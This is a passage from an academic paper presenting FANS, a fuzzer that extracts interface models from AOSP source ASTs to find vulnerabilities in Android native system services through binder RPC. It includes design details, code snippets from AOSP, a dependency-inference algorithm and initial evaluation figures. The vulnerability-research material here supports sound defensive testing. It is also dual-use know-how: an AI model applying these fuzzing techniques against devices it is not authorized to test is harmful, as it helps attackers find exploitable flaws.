C2: Interface Model Extraction. For each interface, we need to get the list of supported transactions (i.e., `code`) to test, and then provide input `data` to invoke each transaction. To improve the fuzzing effectiveness, the input `data` should follow grammatical requirements of target interfaces. Manually providing the grammar knowledge is not scalable. Automatically extracting such knowledge from the large volume of Android source code is also challenging. First, the grammar is specific to an individual transaction, and thus we have to recognize all available transactions and extract grammars for each of them. Second, the grammar requirements co-exist with the path constraints, e.g., branch conditions, loop conditions and even nested loops, making it hard to be extracted and represented.

C3: Semantically-correct Input Generation. Android itself performs many sanity checks (e.g., size check) on the input `data`. Therefore, inputs that do not meet semantic requirements can hardly explore deep states or trigger vulnerabilities. There are many types of semantic requirements, including variable names and types, and even dependencies between variables or interfaces. For instance, a variable named `packageName` indicates an existing package's name is required; a variable of an enumeration type can only have a limited set of candidate values; a variable in current transaction may depend on another variable in either the current or previous transaction, and even an interface may depend on another interface. Recognizing such semantic requirements and generating inputs accordingly are important but challenging.

Our Approach. In this paper, we propose a generation-based fuzzing solution FANS to address the aforementioned challenges. To address the challenge *C1*, FANS first recognizes all top-level interfaces by scanning service registration operations, and utilizes the fact that deep interfaces are generated by invoking the special method `writeStrongBinder` to identify multi-level interfaces. For *C2*, we notice that, Android system services always use a set of specific deserialization methods (e.g., `readInt32`) to parse input data. By recognizing the invocation sequence of such methods, we could infer the grammar of a valid input. To preserve the knowledge of variables' names and types, we choose to extract the deserialization sequence (i.e., the input grammar) from abstract syntax tree (AST). For *C3*, we will utilize the variable name and type knowledge extracted from the AST to generate proper inputs and recognize intra-transaction variable dependency. Further, we rely on the fact that a dependent transaction will deserialize data serialized by the depended transaction, to recognize inter-transaction variable dependency. Moreover, we rely on the generation and use relationship between interfaces to infer their dependencies.

We implemented a prototype of FANS from scratch, intermittently examined it on six mobile phones equipped with the recent Android version android-9.0.0_r46 for about 30 days. FANS has discovered 30 unique vulnerabilities deduplicated from thousands of crashes. To our surprise, FANS also found 138 unique Java exceptions, yielded by Java applications that might depend on Android native system services. Besides, we dig into the code and observe that some Android native system services would also invoke Java methods. We have submitted all native bugs to Google, and received 20 confirmations. As for the Java exceptions, we are working on examining them manually and submitting them to Google. To facilitate future research, we open source the prototype of FANS at https://github.com/iromise/fans.

Contributions. In summary, this paper makes the following contributions:

- We systematically investigated the dependency between interfaces in Android native system services, and unearthed deeper multi-level interfaces.
- We proposed a solution to automatically extract input interface model and semantics from AST. This method can be applied to other interface-based programs.
- We proposed a solution to infer inter-transaction dependencies, by utilizing variable name and type knowledge in serialization and deserialization pairs in different transactions.
- We implemented a prototype of FANS to systematically fuzz Android native system services, and have found 30 unique native vulnerabilities and 138 unique Java exceptions.

2 Background

In this section, we start by introducing the Android system service. Then we provide the research scope of this paper.




Figure 1: Application-Service Communication Model

2.1 Android System Services

System services are essential parts of Android, providing the most fundamental and core functionalities.

Systematization of Android System Services. Depending on the programming language, Android system services can be divided into two categories: (1) *Java system services*, which are implemented mainly using Java, e.g., activity manager. (2) *native system services*, which are implemented mainly using C++, e.g., camera service. Some Android native system services run as daemons, e.g., *netd*. Note that a native service might sometimes call java code and vice versa.

From another perspective, the services are divided into three domains since Android 8, including normal domain, vendor domain and hardware domain. Services in normal domain are services directly located in Android Open Source Project (AOSP), while services inside vendor domain and hardware domain are related to vendors and hardware respectively.

Application-Service Communication Model. Figure 1 illustrates the workflow of the *application-service communication* in Android. A service will first register itself into the service manager, and then listen to and handle requests from applications. On the other hand, an application will query the service manager to obtain the interface (encapsulated in a proxy Binder object) of the target service, which is denoted as a *top-level interface*. Then, it can utilize the top-level interface to retrieve a multi-level interface or to call transactions provided by the interface to perform certain actions. Further, the application could retrieve deeper multi-level interfaces and invoke corresponding transactions. Apart from the entities illustrated in the figure, there is another important entity, i.e., *binder driver*, which bridges the communication between applications and services. However, as the binder driver is not strictly relevant to our research, we omit it in the figure.

Interfaces in Android System Services. As mentioned earlier, apps invoke target transactions in top-level interfaces via a unified RPC interface `IBinder::transact(code, data,reply,flags)`. Therefore, it implies that on the service side there is a dispatcher responsible for handling the request based on the transaction `code`. This dispatcher is defined in a unified method `onTransact(code, data, reply, flags)`. This dispatcher (or the target transaction) will then deserialize the input `data` and perform the action requested by the client. In general, every service has a set of methods that can be called through RPC. They are declared in a base class, but implemented in the client-side proxy and the server-side stub separately. The binder driver bridges the proxy and stub objects to communicate.

This mechanism also applies to multi-level interfaces, as multi-level interfaces share the same architecture with top-level interfaces. However, unlike top-level interfaces, the Binder objects corresponding to multi-level interfaces are not available in the *service manager*, and could only be retrieved via top-level interfaces.

Besides, not all interfaces are statically defined in C++, and some of them are defined in the Android Interface Definition Language (AIDL). When building an Android image, AIDL tools will be invoked to dynamically generate proper C++ code for further compilation.

2.2 Research Scope

In this paper, we focus on discovering vulnerabilities in the Android *native* system services, which are registered in the *service manager* and belong to the normal domain. To the best of our knowledge, existing researches have paid little attention to them. Meanwhile, as all Android system services share the same architecture in the aspect of communication and interface implementation, the scheme proposed in this paper can be applied to other types of services as well.

3 Design

To find vulnerabilities in Android native system services, we propose a generation-based fuzzing solution FANS, and present its design in this section.

3.1 Design Choices

RPC-centric testing: There are several alternative solutions to testing Android native system services. A straightforward solution is to test target transactions by directly injecting




Figure 2: Overview of FANS.

service-specific events to the system, without calling the unified binder communication interface `transact`. However, there are a lot of engineering challenges to address in order to inject events to different services located in different processes. More importantly, vulnerabilities found in this way are likely to be false alarms, because the adversary in practice cannot generate arbitrary events. Instead, the adversary has to interact with target services via the IPC interface, and could only produce a limited number of events for the following two reasons: (1) the binder IPC mechanism will perform some sanity checks, e.g., on packet size; and (2) the data marshalled into a parcel might depend on some dynamic system states and are thus not arbitrary. To reduce false positives, we choose to test target services via the RPC interface, as could be done by an adversary.

Generation-based fuzzing: In general, there are two types of fuzzers: mutation-based [4, 25], which generates new test cases by mutating existing test cases, and generation-based [5, 19][2], which generate test cases according to an input specification. Mutation-based fuzzers are likely to generate test cases of invalid formats or semantics, which cannot be correctly deserialized or processed by target services. Therefore, such fuzzers tend to have low code coverage of target services and may miss many potential vulnerabilities. To reduce false negatives, we choose to test target services with generation-based fuzzing.

Learn input model from code: Generation-based fuzzers rely on input model knowledge to generate valid and effective test cases. A large number of generation-based fuzzers, including PEACH [5], Skyfire [20] and Syzkaller [19], rely on grammar files produced by human to generate test cases, which generally require huge manual efforts and are currently unavailable for Android services. Another line of works, e.g., BinderCracker [6], learn from existing transactions to generate new inputs. This type of solutions is in general incomplete, since it relies on the completeness of example transactions and will probably overlook rarely-used transactions. Moreover, the input model learned in this way is in general inaccurate, since only transaction data is given. On the other hand, we notice that the input model knowledge is buried in the source code, and choose to analyze Android source code to automatically retrieve the input model.

[2]Some generation-based fuzzers also utilize mutations to increase the diversity of test cases.

3.2 Overview

Figure 2 illustrates the design overview of our solution FANS. First, the *interface collector* (Section 3.3) collects all interfaces in target services, including top-level interfaces and multi-level interfaces. Then *interface model extractor* (Section 3.4) extracts input and output formats as well as variable semantics, i.e., variable names and types, for each candidate transaction in each collected interface. The extractor also collects definitions of structures, enumerations and type aliases that are relevant to variables. Next, the *dependency inferer* (Section 3.5) infers interface dependencies, as well as intra-transaction and inter-transaction variable dependencies. Finally, based on the above information, the *fuzzer engine* (Section 3.6) randomly generates transactions and invokes corresponding interfaces to fuzz native system services. The fuzzer engine also has a *manager* responsible for synchronizing data between the host and the mobile phone being tested.

3.3 Interface Collector

As demonstrated in Section 2.1, top-level or multi-level interfaces both have the `onTransact` method to dispatch transactions. Thus, we could utilize this feature to recognize interfaces. We do not directly scan C/C++ files in the AOSP codebase for the `onTransact` method, though. Instead, we examine every C/C++ file that appears as a source in AOSP compilation commands, so that we can collect interfaces that are dynamically generated by AIDL tools during compilation, which will be overlooked otherwise.

3.4 Interface Model Extractor

To effectively generate test cases, FANS will extract interface models of target services. Here, we briefly introduce the design principles and design choices of interface model extraction, then detail how to extract the interface model, including transaction code, input and output variables, as well as type definitions.

3.4.1 Principles of Extraction

Three principles are recommended when designing the interface model extractor:

Complete: As we want to fuzz Android native system services systematically, we need to obtain a complete set of interfaces, together with all transactions of them. All of the interfaces have been collected by interface collector.

Precise: Since the target interfaces will fall back on exception handling when invalid random inputs are given in the transaction request, we need a precise interface model to generate valid inputs that pass sanity checks. We handle the precision of the model from the following aspects: *variable patterns*, *variable names* and *variable types*. The variable pattern implies input formats, as will be discussed later. The other two aspects help generate semantically correct inputs.

Convenient: Ideally, a convenient method should be adopted for interface model extraction. Besides, we had better find a unified approach to handle both the interfaces defined in C++ and those defined in AIDL.

3.4.2 Design Choices of Extractor

With the above principles in mind, we have made the following design choices for the extractor:

Extract from Server Side Code: In Android, client apps call target transactions with the RPC interface `transact`. The service, i.e., the server side, handles the RPC with the `onTransact` method. This correlation means that we can extract all possible transactions on either side. We prefer to analyze the server side for the following two reasons: (1) It is service that we are to fuzz, and directly dealing with the server side will give us a more accurate view of what inputs the server-side code expect, as well as how services use inputs deserialized from `data` and outputs serialized into `reply`. (2) An interface has multiple transactions, whose definitions and implementations are in general closely distributed in the server-side code. On the other hand, client-side code may invoke them in a scattered way, causing trouble for interface model extraction.

Extract from the AST Representation: There are many representations of the code. We have to choose a proper one to base the analysis on. First, since some interfaces are defined in AIDL, a candidate solution is to extract the interface model from AIDL files. However, this method will miss a wide range interfaces directly implemented in C++ in the Android source code. We can convert files of one format to another format to address this issue. Here we choose to convert AIDL files to C++ files because: (1) Existing AIDL tools can generate C++ implementations of interfaces defined in AIDL files without losing information. (2) Converting C++ implementations to AIDL files is not trivial and might decrease the precision of the interface model. It may lose some important information, when, for example, a variable is available under a specific path condition.

After converting AIDL files to C++ files, another choice is to extract the interface model from an intermediate representation (IR), e.g., the LLVM IR provided by the Clang compiler. But IRs usually optimize out some information, e.g., type aliases, making it harder to extract precise interface information.

On the other hand, the AST is a good representation for interface model extraction. In the AST, variable names and variable types are kept intact. Also, every type cast expression is recorded in AST. In addition, the compiler resolves all header file dependencies and provide types in correct order in the AST. Thus, we can process the AST sequentially to resolve the original type of a `typedef` type. Besides, the AST provides a clear view of all transaction codes of each interface in the `onTransact` dispatcher, as shown in Figure 2. Lastly, each statement (e.g., sequential statement and conditional statement) is separated in the AST. These characteristics make it convenient to extract the interface model from the AST representation.

3.4.3 Transaction Code Identification

As described in Section 2.1, the `onTransact` function in a target interface dispatches the control flow to target transactions according to the transaction `code`. This dispatch process is usually implemented as a `switch` statement in the C++ source, and converted to multiple `case` nodes in the AST, where each `case` represents a transaction to invoke. Therefore, we can readily identify all transactions of a target interface by analyzing *case* nodes in the AST and recognize the associated constant transaction `code`.

3.4.4 Input and Output Variable Extraction

After identifying transaction codes, we need to extract inputs deserialized from the `data` parcel in each transaction. Besides, as we would like to infer inter-transaction dependencies, we also need to extract transactions' outputs which are serialized into the `reply` parcel.

Specifically, there are three possible classes of variables used in a transaction:

- **Sequential Variables.** This type of variables exists without any preconditions.

```
1  // checkInterface
2  CHECK_INTERFACE(IMediaExtractorService, data,
       reply);
3  // readXXX
4  String16 opPackageName=data.readString16();
5  pid_t pid = data.readInt32();
6  // read(a,sizeof(a)*num)
7  effect_descriptor_t desc = {};
8  data.read(&desc, sizeof(desc));
9  // read(a)
10 Rect sourceCrop(Rect::EMPTY_RECT);
11 data.read(sourceCrop);
12 // readFromParcel
13 aaudio::AAudioStreamRequest request;
14 request.readFromParcel(&data);
15 // callLocal
16 callLocal(data, reply, &ISurfaceComposerClient::
       createSurface);
17 // function call
18 setSchedPolicy(data);
```

Listing 1: Sequential Statement Example

- **Conditional Variables.** This type of variables depends on some conditions. If these conditions are not satisfied, the variables could be `NULL` or do not appear in the data, or even have a different type than when the conditions are satisfied.
- **Loop Variables.** This type of variables are deserialized in loops, and even nested loops.

These three types of variables correspond to three types of statements in the program exactly, i.e., sequential statement, conditional statement and loop statement. As a result, we will mainly process these kinds of statements in the AST. Besides, we will also consider the return statement. The reason will be detailed in the corresponding part. Moreover, as `onTransact` function processes inputs and outputs similarly, we only demonstrate the details with input variables.

A. Sequential Statement: As shown in Listing 1, there are mainly seven kinds of sequential statements:

(1) **checkInterface.** The server will check the interface token (unique for every interface) given by the client at the beginning of each transaction. If the interface token does not match, it will just return, which suggests that we cannot fill random bytes into `data` parcel.

(2) **readXXX.** In Line 4, `readString16` deserializes a common type, i.e., `String16`, from the `data` parcel. The variable name also holds some semantics. In this case, the `opPackageName` should be a package name. Besides, in Line 5, `readInt32` reads a `int32_t` variable, while the left-hand-side variable type is `pid_t`. In such a case, we will always choose the type with richer semantics as the variable type, i.e., `pid_t`. We will also apply this strategy to type cast expressions.

(3) **read(a, sizeof(a) * num).** In this circumstance, the server will directly copy a raw structure or an array from the data parcel. In Line 8, the server reads a structure whose type is `effect_descriptor_t`.

(4) **read(a).** Here, the server will read a Flattenable or Light-Flattenable structure. In Line 11, the server reads a Light-Flattenable structure `Rect`.

(5) **readFromParcel.** This kind of sequential statement is special in that the deserializtion process happens in another class or structure which implements the `Parcelable` interface. In Line 14, the server reads a class whose type is `aaudio::AAudioStreamRequest`.

(6) **callLocal.** Taking Line 16 as an example, `callLocal` method will process the arguments of `createSurface` one by one. If the variable type is not a pointer, it is considered as an input variable. Otherwise, it is considered as an output variable.

(7) **Misc Function.** For those special input formats, the `data` parcel will be passed into a function. In Line 18, the `data` parcel is passed into the function `setShedPolicy`. For such a case, we will mark this input as a function and recursively handle the data. Moreover, this indicates we should also collect the file which includes the corresponding function, e.g., `setSchedPolicy` in this case.

```
1 int32_t isFdValid = data.readInt32();
2 int fd = -1;
3 if (isFdValid) {
4     fd = data.readFileDescriptor();
5 }
```

Listing 2: Conditional Statement Example

B. Conditional Statement: There are several kinds of conditional statements, e.g., `if` statement and `switch` statement. Here we demonstrate our approach to the `if` statement. As shown in Listing 2, whether Line 4 will be executed or not is decided by the `isFDValid` variable. In such a case, we consider `fd` as a *conditional input*. Besides, we record the condition for `fd` to get a more precise interface model.

C. Loop Statement: There are several forms of *loop* statements, e.g., `for` statement and `while` statement. Here we demonstrate our approach to the `for` statement. As shown in Listing 3, we record the number of times `key` is read, i.e., `size`. We consider `key`, `fd` and `value` as *loop variables*. Moreover, there might be a kind of `for` statement,

```
1  const int size = data.readInt32();
2  for (int index = 0;index<size; ++index){
3      ...
4      const String8 key(data.readString8());
5      if(key == String8("FileDescriptorKey")){
6          ...
7          int fd = data.readFileDescriptor();
8          ...
9      } else {
10         const String8 value(data.readString8());
11         ...
12     }
13 }
```

Listing 3: Loop Statement Example

```
1 const uint32_t numBytes=data.readInt32();
2 if(numBytes>MAX_BINDER_TRANSACTION_SIZE){
3   reply->writeInt32(BAD_VALUE);
4   return DRM_NO_ERROR;
5 }
```

Listing 4: Return Statement Example

`for(auto i: vector)`, which does not explicitly declare the cycle count. We heuristically guess that the cycle count is the previous value read from the parcel before the `for` statement, e.g., `size` in Line 1. Furthermore, we can observe that there is also a conditional statement, which implies that these types of statements can be nested together.

D. Return Statement: *Return* statement is special among these statements. During a transaction, several *return* statements might appear, which lead to different execution paths. If a path returns an error code, it implies that this path is less likely to have vulnerabilities. Thus, we will assign this path a low probability, which means that fewer test cases taking this path will be generated. As Listing 4 shows, if `numBytes` is larger than `MAX_BINDER_TRANSACTION_SIZE`, the function will simply return an error code `DRM_NO_ERROR`. In such a case, we should try not to generate a value larger than `MAX_BINDER_TRANSACTION_SIZE` when generating `numBytes`. Besides, it will also help us generate explicit inter-transaction dependency, as inputs that do not satisfy the dependency usually fall back to error handling paths.

3.4.5 Type Definition Extraction

Apart from extracting input and output variables in transactions, we also extract type definitions. It helps enrich the variable semantics so as to generate better inputs. There are three kinds of types to analyze:

- **Structure-like Definition.** This kind of types includes union and structure. We could easily extract the member of these kinds of objects from the AST.
- **Enumeration Definition:** As for enumeration type, we should extract all given (constant) enumeration values.

```
1  typedef int __kernel_pid_t;
2  typedef __kernel_pid_t __pid_t;
3  typedef __pid_t pid_t;
4  typedef struct effect_descriptor_s {
5      effect_uuid_t type;
6      effect_uuid_t uuid;
7      uint32_t apiVersion;
8      uint32_t flags;
9      uint16_t cpuLoad;
10     uint16_t memoryUsage;
11     char     name[EFFECT_STRING_LEN_MAX];
12     char     implementor[EFFECT_STRING_LEN_MAX];
13 } effect_descriptor_t;
```

Listing 5: Typedef Statement Example

- **Type Alias:** There are many `typedef` statements in AOSP. As shown in Listing 5, `pid_t` is actually an `int` type. As a result, we could generate variables of type `pid_t` with random integers. Besides, `effect_descriptor_t` in Listing 1 is actually `struct effect_descriptor_s`. Without such typedef knowledge, we could not generate semantics-rich inputs.

Also, as AOSP is a monolithic project, we need to add the namespace to variable types so as to avoid conflicts when extracting these kinds of type knowledge. Besides, guaranteed by the compiler, all headers used by the C/C++ files will be included in AST in order. As a result, we can collect definitions of all related types.

3.5 Dependency Inferer

After extracting interface models, we infer two kinds of dependencies: (1) *interface dependency*. That is, how a multi-level interface is recognized and generated. It also implies how an interface is used by other interfaces. (2) *variable dependency.* There are dependencies between variables in transactions. Previous researches rarely consider these dependencies.

3.5.1 Interface Dependency

In general, there are two types of dependencies between interfaces, corresponding to the generation and use of interfaces.

Generation Dependency If an interface can be retrieved via another interface, we say that there is a generation dependency between these two interfaces. As introduced in Section 2.1, we can get Android native system service interfaces, i.e., top-level interfaces, directly from the service manager. As regards multi-level interfaces, we find that upper-level interface will call `writeStrongBinder` to serialize a deep interface into `reply`. In this way, we can easily collect all generation dependencies of interfaces.

Use Dependency If an interface is used by another interface, we say that there is a use dependency between these two interfaces. We find that when an interface A is used by another interface B, B will call `readStrongBinder` to deserialize A from `data` parcel. Hence, we can utilize this pattern to infer the use dependency.

3.5.2 Variable Dependency

There are two types of variable dependencies, i.e., intra-transaction and inter-transaction dependency, based on whether the variable pair is in a same transaction.

Intra-Transaction Dependency One variable sometimes depends on another in the same transaction. As demonstrated in Section 3.4.4, there could be conditional dependency, loop dependency, and array size dependency between variables in a transaction. Conditional dependency refers to the case where the value of one variable decides whether another exists or

Algorithm 1 Inference of Inter-Transaction Dependency

```
Input: Interface Model (M)
Output: Inter-Transaction Dependency Graph (G)
G = {}
I = [ ] // input variables
O = [ ] // output variables
for variable in M do
  if variable is input then
    add variable into I
  end if
  if variable is output then
    add variable into O
  end if
end for
for iVar in I do
  for oVar in O do
    if iVar.txID != oVar.txID then
      if iVar.type==oVar.type then
        if iVar.type is complex then
          add edge (iVar, oVar) into G
        else if iVar.name and oVar.name are similar then
          add edge (iVar, oVar) into G
        end if
      end if
    end if
  end for
end for
```

not. For example, `fd` in Listing 2 conditionally depends on `isFdValid`. Loop dependency refers to the case where one variable decides the number of times another is read or written, as the variables `size` and `key` in Listing 3. For the last one, the size of an array variable is specified by another variable. When generating this array variable, we should generate the specified number of items.

Inter-Transaction Dependency A variable sometimes depends on another variable in a different transaction. In other words, input in one transaction can be obtained through output in another transaction. We propose Algorithm 1 to deal with this kind of dependency. Specifically, we extract the inter-transaction dependencies following the principles below: ① one variable is input, and the other is output; ② these two variables are located in different transactions; ③ input variable's type is equal to the output variable's type; ④ either the input variable type is complex (not primitive type), or the input variable name and the output variable name are similar. The similarity measurement algorithm can be customized.

3.6 Fuzzer Engine

After inferring the dependencies, we can start fuzzing Android native system services. Firstly, the fuzzer manager will sync the fuzzer binary, interface model, and dependencies to mobile phone and start the fuzzer on the smartphone. Then the fuzzer will generate a test case, i.e., a transaction and its corresponding interface to fuzz the remote code. Besides, the *fuzzer manager* will sync the crash logs from smartphones regularly. Here we mainly demonstrate the test case generator, as other parts are straightforward in FANS. Interested readers could refer to the source code we open source for details.

When fuzzing Android native system services, we are fuzzing the transaction specified by the transaction code. Therefore we can randomly generate a transaction at first and then invoke its corresponding interface.

Transaction Generator We can generate input variables of a transaction one by one based on the interface model. During the generation, we follow the principles in order as below.

- **Constraint First.** If a variable is constrained by another variable, we should check the constraints before generating the variable. For instance, as shown in Listing 2, `isFDValid` should be checked before generating `fd`.
- **Dependency Second.** If a variable can be generated by other transactions, we should use them to generate it with a high probability. In such circumstances, we should generate the dependent transaction first, and then get the output from the corresponding `reply` parcel. Also, we do not follow this principle for a low probability.
- **Type and Name Third.** We may generate a variable according to its type and name, no matter the aforementioned dependencies exist or not. For example, in Listing 1, we will generate a valid package name (`String16`) for `opPackageName`. Besides, we will generate a valid process ID (`int`) for `pid`. For a complex type, we will generate its members recursively according to this rule.

Interface Acquisition As for top-level interfaces, we can get them through the service manager. Multi-level interfaces can then be recursively obtained via the recognized interface dependency.

4 Implementation

We implemented a prototype of FANS from scratch, rather than developing one based on an existing fuzzer, e.g., AFL [25], for the following reasons. First, it takes huge engineering work to port AFL to Android. Second, AFL-based fuzzers are effective at testing one standalone program or service, thus we have to compile and test each target service one by one, which is non-scalable. Third, AFL is not effective at testing service-based applications, including the binder IPC based services. Table 1 shows the statistics of this implementation.

Interface Collector To be able to collect interfaces efficiently, we first compile the AOSP codebase, recording the compilation commands in the meantime. Then we walk these commands while scanning for the characteristics pointed out

Table 1: Implementation Details of FANS

Component	Language	LoC
Interface Collector	Python	145
Interface Model Collector	C++, Python	5238
Dependency Inferer	Python	291
Fuzzer Engine	C++, Python	5070
Total	C++, Python	10744

in Section 3.3 and Section 3.4.4. This step can be easily implemented with Python.

Interface Model Extractor As we are extracting interface models from AST, we first convert the compilation commands to *cc1* commands while linking with the Clang plugin which is used to walk the AST and extract a rough interface model. We do an approximate slice on the AST and only preserve statements relevant to input and output variables, omitting others. Finally, we do a post-process on the rough model so that *fuzzer engine* can easily use it. The interface model is stored in JSON format.

Dependency Inferer Given the interface model described with JSON, dependency inferer traverses the model and makes interface dependency inference as explained in Section 3.5.1. Besides, dependency inferer will also get the inter-transaction dependency according to Algorithm 1.

Fuzzer Engine We implement a simple fuzzer manager so as to run fuzzer on multiple phones together with syncing data between host and smartphones. We build the entire AOSP with ASan enabled. The fuzzer is implemented in C++ as a native executable. As some Android native system services check the caller's permission when receiving RPC requests, the fuzzer is executed under root privilege. To accelerate the execution, we always make asynchronous RPCs through marking the `flag` argument of `transact` as 1 when the outputs in `reply` are not needed. When we do need the outputs in `reply`, e.g., dependency inference, we make synchronous calls. Finally, in order to analyze triggered crashes, we use the builtin logcat tool of Android for logging. Besides, we will also record native crash logs located in `/data/tombstones/`.

5 Evaluation

In this section, we evaluate FANS to answer the following questions:

(1) How many interfaces have been found? What is the relationship between them? (Section 5.1)

(2) What does the extracted interface model look like? Is the model complete and precise? (Section 5.2)




Figure 3: Interface Statistics: 43 top-level Android native system interfaces are discovered, of which 23 are from AOSP and 20 are generated from AIDL files. 25 multi-level Android native system interfaces are discovered, of which 20 are from AOSP and 5 are generated from AIDL files.

(3) How effective is FANS in discovering vulnerabilities of Android native system services? (Section 5.3)

Experimental Setup As shown in Figure 2, we implement the first three components on Ubuntu 18.04 with i9-9900K CPU, 32 GB memory, 2.5 T SSD. As for test devices, we use the following Google's Pixel series products: Pixel * 1, Pixel 2XL * 4, and Pixel 3XL * 1. We flash systems of these smartphones with AOSP build number `PQ3A.190801.002`, i.e., `android-9.0.0_r46`, which is a recent version supporting these devices when writing this paper. Although the Android release versions are the same, the source code can be slightly different for different Pixel models. For the following two sections (Section 5.1, Section 5.2), we report the experiment results carried out on Pixel 2XL.

5.1 Interface Statistics and Dependency

In this section, we systematically analyze the interfaces collected by the interface collector and introduce the dependencies among these interfaces.

5.1.1 Interface Statistics

It takes about an hour to compile AOSP. However, it only takes a few seconds to find the interfaces in the source code. As shown in Figure 3, multi-level interfaces account for as many as 37% of all native service interfaces, which highlights the necessity to examine more interfaces than registered at the service manager. Besides, interfaces generated by AIDL tools also take a large part, so we should extract interfaces directly inside AOSP and interfaces generate from AIDL files. We are not able to compare the number of interfaces discovered by FANS with any other existing research, as none ever focused on Android native system services.




Figure 4: Part of the Interface Dependency Graph




Figure 5: Transaction Details in Interface: 530 top-level transactions and 281 multi-level transactions are found. 827 top-level transaction paths and 548 multi-level transaction paths are found.

5.1.2 Interface Dependency

It just takes seconds to infer the interface dependency relationship. As the full interface dependency graph is too large (see Figure 8 in Appendix), we demonstrate the complexity of interface dependency with one of its representative parts, as shown in Figure 4. The deepest interface is `IMemoryHeap`, whose ancestor is `IMediaExtractorService`. It requires five steps to get the `IMemoryHeap` interface. Without dependency relationships, we could not obtain such a deep interface easily and automatically. It also comes to our notice that a multi-level interface can be obtained from several upper interfaces. For example, `IMemory` can be obtained from the `IMediaSource`, `IEfect`, and `IAudioTrack` interfaces. Therefore, we can explore different paths to fuzz a same interface. Besides, there are some other interfaces which are neither top-level interfaces nor multi-level interfaces, but the architecture remains the same. We call such interfaces customized interfaces. Customized interfaces are designed to customize system functionality as needed and can be manually instantiated by developers and passed to top-level or multi-level interfaces. For example, `IEffectClient` interface is transferred to some transaction A of `IAudioFlinger`. Transaction A will call the method provided by the `IEffectClient` interface later. To the best of our knowledge, we are the first to systematically investigate the dependencies between the interfaces in Android native system services.

5.2 Extracted Interface Model

The process of extracting a rough interface model takes about an hour. The post-process of the interface model extractor only takes seconds. We also give the time for inferring the variable dependency as follows. The time used to infer intra-transaction dependencies has already been counted into that of extracting the interface model. As to the time for inter-transaction dependency inference, it is also a matter of seconds.

We start this section by discussing the extracted interface model statistics, and then talk about the completeness and precision of the interface model.

5.2.1 Extracted Interface Model Statistics

We discuss the extracted interface model from two aspects: transaction and variable.

Transaction As shown in Figure 5, there are 811 transactions inside the Android native system services, in which multi-level transactions account for 281, a proportion of about 35%. Besides, in either top-level interfaces or multi-level interfaces, the transaction path quantity is over 1.5 times that of the transaction, which means many transactions hold more than one return statement in the sliced AST. In other words, if we do not distinguish between different transaction paths, we cannot obtain an explicit dependency since some inter-transaction dependencies only exist on a particular path.

